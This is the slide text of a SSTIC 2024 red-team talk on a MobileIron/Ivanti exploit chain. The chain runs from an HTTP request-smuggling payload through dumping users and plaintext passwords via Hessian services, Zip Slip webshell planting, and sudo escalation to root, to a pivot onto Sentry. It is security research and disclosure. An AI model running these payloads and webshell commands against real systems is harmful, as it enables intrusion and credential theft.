




# Red teaming like an APT, a MobileIron 0-day exploit chain




SSTIC 2024

05/06/2024

# whoami /?

- **Mehdi Elyassa**

- Pentester / Red Team Operator @ Synacktiv 
- Previous experience in a Blue Team

- Red Team operation in early 2023
- Objectives
  - Emulate an APT actor with sufficient  and 
  - Access two critical business applications 
- Rules of engagement
  - No phishing campaigns
  - No physical penetration testing
- Target with a mature cybersecurity program
  - CERT / SOC
  - Regular audits

# Internet exposure

- Reduced attack surface
  - A couple of blank web pages
  - Some VDI solution login forms
  - Multiple MobileIron instances
- No oportunistic attacks

# Targeting MobileIron

- Mobile Device Management system → interesting position in the corporate network
- Black-box appliance with restricted shell → limited log collection

# Targeting MobileIron

- But mainly thanks to 🍊 **Orange Tsai**'s previous research
  - *CVE-2020-15505, CVE-2020-15506*



- There are probably other issues to uncover

# Targeting MobileIron

The odds are in our favor !



# MobileIron /?

## Terminology

- Mobile Device Management (MDM) / Virtual Smartphone Platform (VSP) solution
- Acquired by **Ivanti** in 2020
- Ivanti **Endpoint Manager Mobile (EPMM)**
  - Formerly known as **MobileIron Core**
  - Main component of the MDM suite
- Ivanti / MobileIron **Sentry**
  - Component that can be deployed as a standalone instance
  - Application gateway, tunnels traffic between mobile devices and corporate resources




- **Core** has two web portals
  - **MICS**: the MobileIron Configuration Service that supports the System Manager
  - **MIFS**: the MobileIron File Service that supports the user enrolment service and administrative features
- Apache httpd as reverse proxy + Tomcat as back-end + Spring Java MVC
- Attack surface
  - **MIFS** → tcp:443 → exposed on internet
  - **MICS** → tcp:8443 → restricted to LAN
  - **MI Protocol** (device sync) → tcp:9997 → exposed on internet


- Two types of configuration for a standalone **Sentry**
  - **ActiveSync** : relay the ActiveSync protocol to Exchange servers
  - **AppTunnel** : provide authenticated access to internal web applications (Sharepoint, PowerBi...)
- Attack surface
  - **ASProxy** portal → tcp:443 → exposed on internet
  - **MICS** → tcp:8443 → restricted to LAN

# MobileIron /?

## Deployment



# Breaching the Core



# Breaching the Core

- Exploit chain by Orange Tsai :
  - Bypass the blocking rules defined with `mod_rewrite` :  
`/mifs/.;/services/LogService`
  - Exploit unsafe deserialization on the **Hessian** services reached at `/services/*`

# Breaching the Core

- Let's find another way to reach those services
  - No flaw in the Apache configuration
  - Started digging a level lower
    - Tomcat
    - `mod_proxy` / `mod_rewrite` modules of httpd
  - Is there a way to bypass the rewrite rules ? → HTTP REQUEST SMUGGLING

# Breaching the Core

## HTTP Request Smuggling 101

- Exploit of parsing inconsistency between servers in an HTTP proxy chain
- A single request can be processed as two by the back-end → bypass the ACLs

# Breaching the Core

Request Smuggling in httpd + Tomcat

- Certain configurations of httpd with `mod_proxy` + `mod_rewrite` are vulnerable
  - `RewriteRule` directive with the `PT|passthrough` flag
    - ... the result of the RewriteRule to be passed back through URL mapping ...
  - URL-decoding before the second pass → `%0A` are decode → **Line Feed injection**
  - When `ProxyPass` is matched, the decoded URL is inserted in the proxied request



# Breaching the Core

Request Smuggling in httpd + Tomcat

- The back-end and front-end rely on different boundaries between requests
  - Tomcat considers **LF** and **CRLF** sequences as valid end-of-line markers
  - httpd complies with RFC2616 (HTTP/1.1) → **CRLF** only
  
- Tomcat + LF injection = HTTP Request Smuggling 🧨

# Breaching the Core

## Request Smuggling in httpd + Tomcat

- **CVE-2023-25690**

- Reported by Lars Krapf from Adobe before we had a chance to
- Fixed in Apache 2.4.56

**important: HTTP request splitting with mod\_rewrite and mod\_proxy (CVE-2023-25690)**

Some mod\_proxy configurations on Apache HTTP Server versions 2.4.0 through 2.4.55 allow a HTTP Request Smuggling attack.

Configurations are affected when mod\_proxy is enabled along with some form of RewriteRule or ProxyPassMatch in which a non-specific pattern matches some portion of the user-supplied request-target (URL) data and is then re-inserted into the proxied request-target using variable substitution.

For example, something like:

```
RewriteEngine on
```

```
RewriteRule "^/here/(.*)" "http://example.com:8080/elsewhere?${1}"; [P]
```

```
ProxyPassReverse /here/ http://example.com:8080/
```

Request splitting/smuggling could result in bypass of access controls in the proxy server, proxying unintended URLs to existing origin servers, and cache poisoning.

Acknowledgements: finder: Lars Krapf of Adobe

Reported to security team	2023-02-02
fixed by r1908095 in 2.4.x	2023-03-07
Update 2.4.56 released	2023-03-07
Affects	<=2.4.55

# Breaching the Core

## Request Smuggling in MobileIron

- Vulnerable configuration for the **MIFS** portal

```
<VirtualHost _default_:443>
  RewriteEngine On

  [...]

  ProxyPass    /mifs          http://127.0.0.1:8081/mifs  retry=5
  ProxyPassReverse /mifs      http://127.0.0.1:8081/mifs

  [...]

  RewriteRule  ^/ca/(.*)$      /mifs/ca/$1                [PT]
  RewriteRule  ^/status/(.*)$  /mifs/status/$1           [PT]
  RewriteRule  ^/oauth/(.*)$   /mifs/o/oauth/$1          [PT]
  [...]

```

# Breaching the Core

## Request Smuggling in MobileIron

- Hessian services can be reached


```
GET /oauth/%3fab%20HTTP/1.1%0aUser-Agent:CRLF-Agent%0aHost:%20127.0.0.1%0a%0aPOST%20/mifs/services/LogService%20HTTP/1.1%0a:AAA HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla
Content-Length: 0
```

```
15-Feb-2023 14:34:59.315 FINE [http-nio-127.0.0.1-8081-exec-2] org.apache.coyote.http11.Http11InputBuffer.fill Received [
GET /mifs/o/oauth/?abc HTTP/1.1
User-Agent:CRLF-Agent
Host: 127.0.0.1

POST /mifs/services/LogService HTTP/1.1
A:AAA HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla
X-MobileIron-Request-Line: GET /oauth/%3fab%20HTTP/1.1%0aUser-Agent:CRLF-Agent%0aHost:%20127.0.0.1%0a%0aPOST%20/mifs/services/LogService%20HTTP/1.1%0a:AAA HTTP/1.1
X-Forwarded-For: 127.0.0.1
X-Forwarded-Host: 127.0.0.1
X-Forwarded-Server: micore.local
Connection: Keep-Alive
Content-Length: 0
```

# Breaching the Core

Request Smuggling in MobileIron



# Breaching the Core

## Request Smuggling Hessian messages

- Hessian protocol : an RPC framework
- Deserializing untrusted data with the library can lead to arbitrary code execution

```
# Hessian 2.0 Request - getPassword("user1")
c x02 x00          # RPC-style call
m x00 x0b getPassword # RPC method name
S x00 x05 user1     # string argument
z                  # end marker
```

```
# Hessian 2.0 Response
r x02 x00          # RPC reply
S x00 x05 12345    # successful message/reply
z                  # end marker
```

- Type whitelisting added as an optional mitigation in v4.0.51

# Breaching the Core

Request Smuggling Hessian messages

- After CVE-2020-15505, MobileIron uses type whitelisting for Hessian
  - `com.mi.*`
  - `com.middleware.*`
  - `com.mobileiron.*`
  - `java.*`
- No gadget within these classes

# Breaching the Core

## Request Smuggling Hessian messages

- How can we abuse the methods exposed by the Hessian services ?
  - Many services with admin features
  - No authentication required
  - Interfaces are mapped to paths in `mifs.war:WEB-INF/remoting-servlet.xml`

```
<bean class="org.springframework.web.servlet.handler.SimpleUrlHandlerMapping">
  <property name="urlMap">
    <map>
[...]
```

```
    <entry key="/UserService">
      <ref bean="userServiceExporterHessian"/>
    </entry>
[...]
```

```
<bean name="userServiceExporterHessian" class="com.mi.eas.service.CompatibleHessianServiceExporter">
  <property name="service" ref="userService"/>
  <property name="serviceInterface" value="com.mi.mifs.service.MIUserService"/>
</bean>
```



# Breaching the Core

Request Smuggling Hessian messages

- `MIUserService` exposes interesting methods

```
public interface MIUserService {  
    // [...]  
    UserServiceResultDTO getAllUsers();  
  
    MIUserDTO getLDAPUserByPrincipalOrEmail(String paramString);  
  
    MIUserDTO findUser(String paramString);  
    // [...]  
    byte[] retrieveUserPasswordInBytes(String paramString);  
  
    @Deprecated  
    String retrieveUserPassword(String paramString);  
}
```

# Breaching the Core

## Request Smuggling Hessian messages

- Dump all users with `getAllUsers`

```
$ mi_desync.py -t https://micore.local getAllUsers | jq '.[0] | {principal, email, passcode}'
[*] Calling : https://micore.local/ca/smuggle%3fa%20HTTP/1.1%0aUser-Agent:Mozilla%0aHost:127.0.0.1%0a%0aPOST%20/mifs/services/UserService...
[+] Got Hessian reply with object of type UserServiceResultDTO
{
  "id": 9000,
  "principal": "misystem",
  "email": null,
  "passcode": null,
  "userSource": "L"
}
{
  "id": 9001,
  "principal": "admin",
  "email": null,
  "passcode": "V2;KyC4Z/jQI4zL0InyCtWZ2g==;F24/vblg/tAaIpwtbY5+PQ==",
  "userSource": "L"
}
[...]
{
  "id": 9003,
  "principal": "ayrton",
  "email": "ayrton@dev.local",
  "passcode": "V2;e10SrMuwGyKKFyV3X2wEJg==;taWzeor96bvJfX+kU0y1sA==",
  "userSource": "D"
}
```

# Breaching the Core

## Request Smuggling Hessian messages

- Read plaintext passwords with `retrieveUserPassword`

```
$ mi_desync.py -t https://micore.local retrieveUserPassword ayrton
[*] Calling : https://micore.local/ca/smuggle%3fa%20HTTP/1.1%0a...
[+] Got Hessian reply with object of type str
["SuperSecureADPassword123"]
```

- Due to the `MISetting.saveUserPassword` enabled on the target

```
$ mi_desync.py -t https://micore.local getSettingsByProperty saveUserPassword | jq
[*] Calling : https://micore.local/ca/smuggle%3fa%20HTTP/1.1%0a...
[+] Got Hessian reply with object of type tuple
[
  [
    {
      "miSettingId": 28,
      "property": "saveUserPassword",
      "value": "1",
    }
  ]
  [...]
]
```

# Breaching the Core

Request Smuggling Hessian messages

- The plaintext password of MobileIron admins were retrieved
- Move on abusing authenticated features

# Breaching the Core

Zip Slip the webshell

- GPO import feature at `/mifs/rest/api/v2/component/gpo/import`
  - Requires admin privileges
  - Processes Zip archives + no sanitization of filenames
  - Decompresses in a temporary folder
- Zip Slip attacks → Arbitrary file write as the `tomcat` user

```
Archive:  payload.zip
 Length   Date       Time       Name
-----
    609   2023-08-01 10:16   ../../../../../../mi/tomcat/webapps/mifs/session.jsp
    564   2023-08-01 10:16   ../../../../../../mi/tomcat/webapps/mifs/401.jsp
-----
   1173
          2 files
```

# Breaching the Core

Zip Slip the webshell

```
$ curl -k https://micore.local/mifs/rest/api/v2/component/gpo/import
-u 'admin:***' -H 'Referer: http://micore.local/'
-F admxZipPackage=@zipslip/mi_zip/payload.zip

{"errors":null,"result":"Admx package successfully ingested","success":true}

$ curl -k https://micore.local/mifs/401.jsp
-H 'WS: id'
$> id
uid=101(tomcat) gid=102(tomcat) groups=102(tomcat)
```

# Breaching the Core

A trivial LPE

- Privilege escalation
  - **MICS** is running as `tomcat2`

```
# cat /etc/sudoers.d/00-complete-group-miadmin  
[...]  
tomcat2 ALL=(ALL) ALL, NOPASSWD: ALL
```

- `tomcat` can write in its `webapps` directory

```
# ls -l /mi/tomcat2/webapps/  
total 124092  
drwxrwxr-x 3 tomcat2 tomcat 4096 Nov 30 17:31 .  
drwxrwxr-x 8 tomcat2 tomcat 4096 Nov 29 16:02 ..  
drwxr-xr-x 9 root root 4096 Nov 30 17:31 mics  
-rw-rw-r-- 1 tomcat2 tomcat 127056695 Oct 20 2022 mics.war
```

# Breaching the Core

A trivial LPE


- Copy the webshell
  - `/mi/tomcat/webapps/mifs/session.jsp` → `/mi/tomcat2/webapps/ws/ws.jsp`
- Chain the webshells to root the appliance

```
$ curl -k https://micore.local/mifs/401.jsp  
-H 'WS: curl -k http://127.0.0.1:9081/ws/ws.jsp'  
-H "WS: sudo id" '
```

```
uid=0(root) gid=0(root) groups=0(root)
```



# Pivoting to Sentry



# Pivoting to Sentry

- We can now reach the MICS portal on Sentry
- No ACLs or authentication on the Hessian services
- `uploadFileUsingFileInput` on the `MICSLogService` → RCE as a service

```
// mics.war : WEB-INF/lib/com/mi/middleware/service/MICSLogService.java
package com.mi.middleware.service.impl
[...]
public interface MICSLogServiceImpl {
[...]
    public synchronized JSONObject uploadFileUsingFileInput(final SystemCommandRequestDTO requestDTO, ServletContext servletContext) {
[...]
        try {
            String cmd = requestDTO.getCommand();
            Runtime rt = Runtime.getRuntime();
            Process proc = rt.exec(cmd);
            String fname = requestDTO.getInputFile();
            file = new RandomAccessFile(fname, "r");
[...]
        }
    }
}
```

# Pivoting to Sentry

- We abused this feature to drop another webshell on the Sentry instances

```
$ curl -k https://micore.local/mifs/401.jsp  
-H "WS: curl -sk https://sentry1.local:8443/mics/css/ws.jsp -H 'WS: id ; sudo id'"  
[...]  
uid=497(tomcat2) gid=102(tomcat) groups=102(tomcat)  
uid=0(root) gid=0(root) groups=0(root)
```

- Straightforward LPE again ...

# Network foothold

- Outbound traffic was filtered
- No superfluous ports allowed on the Virtual IP
